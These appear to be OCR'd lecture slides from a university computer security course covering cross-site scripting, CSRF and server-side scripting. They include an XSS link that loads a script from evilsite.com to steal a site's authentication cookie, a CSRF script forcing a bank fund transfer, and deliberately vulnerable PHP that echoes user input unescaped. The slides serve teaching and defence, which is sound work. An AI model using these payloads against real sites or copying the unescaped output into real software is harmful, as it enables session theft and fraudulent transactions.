ECE458/ECE750T27: Computer Security

Web Security - CSRF

Dr. Kami Vaniea,
Electrical and Computer Engineering
kami.vaniea@uwaterloo.ca

UNIVERSITY OF WATERLOO | FACULTY OF ENGINEERING

First, the news...

- First 5 minutes we talk about something interesting and recent
- You will not be tested on the news part of lecture
- You may use news as an example on tests
- Why do this?
    1. Some students show up late for various good reasons
    2. Reward students who show up on time
    3. Important to see real world examples

Remaining Lectures:

- Monday 21 July - there are two lectures, one at the normal 10am and one at 4pm
- Friday 25 July – we will be going over 2 hacking cases in depth. These will appear on the exam.
- Monday 28 July – Revision lecture

CROSS SITE SCRIPTING (XSS)

Some clarifications

Where does the term Cross-Site Scripting come from?

- Original XSS attack looked like:
  - User is on evilsite.com
  - They see a link <a "href=https://nicesite.com?q=puppies&<script src="evilsite.com/steal_auth.js"></script>">puppies
  - Clicking the link causes the user to visit nicesite.com, download a JavaScript file from evilsite.com, which then read's nicesite's authentication cookie and sends it back to evilsite.com
- Definition of XSS has extended over time to situations where data from user is used by the server without proper string sanitization

Guestbook persistent XSS example: Website form

- Imagine a guestbook for a website implemented with client code shown to the right
- This code takes text input from the user and sends it to the server for storage
  - "from the user" should sound dangerous
- The server then constructs a page based on the user-provided strings it has.

```
<html>
  <title>Sign My Guestbook</title>
  Sign my guestbook!
  <form action="sign.php" method="POST">
    <input type="text" name="name">
    <input type="text" name="message" size="40">
    <input type="submit" value="Submit">
  </form>
</html>
```

Guestbook persistent XSS example: Server

- Server stores the new guestbook entry
- Server constructs the guestbook page
  - Fetches guestbook entries from database
  - Loops through entries
  - Uses string concatenation to join database entries with template HTML code
  - Returns final page to client

```
...
<?php
// Fetch all guestbook entries
$result = $conn->query("SELECT name, message
FROM guestbook ORDER BY created_at DESC"); ?>

<html>
  <head>
    <title>My Guestbook</title>
  </head>
  <body>
    Your comments are greatly appreciated! </br>
    Here is what everyone said:</br>

    <?php while($row = $result->fetch_assoc()): ?>
      <?= $row['name'] ?>: <?= $row['message'] ?></br>
    <?php endwhile; ?>

  </body>
</html>
...
```


Guestbook persistent XSS example: Website guestbook

- When the guestbook is loaded, the server constructs the website and sends it to the browser
- Example page shown to the right
- The browser then executes all the code in the webpage
- The browser cannot tell if the code is from the server, or from one of the user inputs.

```
<html>
  <title>My Guestbook!</title>
  <body>
    Your comments are greatly appreciated! <br/>
        Here is what everyone said: <br/>
        Joe: Hi! <br/>
        John: Hellow how are you? <br/>
        Jane: How does the guestbook work?<br/>
  </body>
</html>
```


CROSS-SITE REQUEST FORGERY (CSRF)


Classic CSRF Attack



Cross-Site Request Forgery (CSRF)


- XSS exploits user trust in a website
- CSRF exploits website's trust in a user
- A malicious website causes the user to unknowingly execute commands on a third-party site
- Users are often logged into multiple sites, or their browsers have cookie authentication for those sites






Cross-Site Request Forgery (CSRF)

- The internet is stateless
- Websites only know about “sessions” due to cookies
- Browser auto sends the cookies when a website is contacted
- Browser is very capable of pretending to be you
- Website cannot tell the difference between a tab load and a third-party web request






Simple Bank Attack

- User banks at Naïve Bank
- They are logged into Naïve Bank on another tab
- They also visit www.funnycats.com which is actually malicious
- funnycats.com then loads the script on the right

```
<script>
document.location="https://www.naivebank
.com/transferFunds.php?amount=10000&from
ID=1234&toID=5678";
</script>
```


Mitigations

- Challenging to easily mitigate CSRF because the request really is coming from the user's browser
- Referer header can be checked, but not all browsers support this




Mitigations

- Challenging to easily mitigate CSRF because the request really is coming from the user's browser
- Referer header can be checked, but not all browsers support this
- Session cookie information can be sent via cookie AND in GET string
  - Attacker can only read cookies for current site, not the 3rd party site




SERVER-SIDE SCRIPTING

Server-Side Scripting: Server Code





```
<html>
 <body>
  <p>Your number was <?php echo $x=$_GET['number'];?>.</p>
  <p>The square of your number is <?php $y=$x*$x; echo $y; ?>.</p>
 </body>
</html>
```

Server-Side Scripting: Server Response




```
<html>
 <body>
  <p>Your number was 5.</p>
  <p>The square of your number is 25.</p>
 </body>
</html>
```

Server-Side Scripting: Server Response

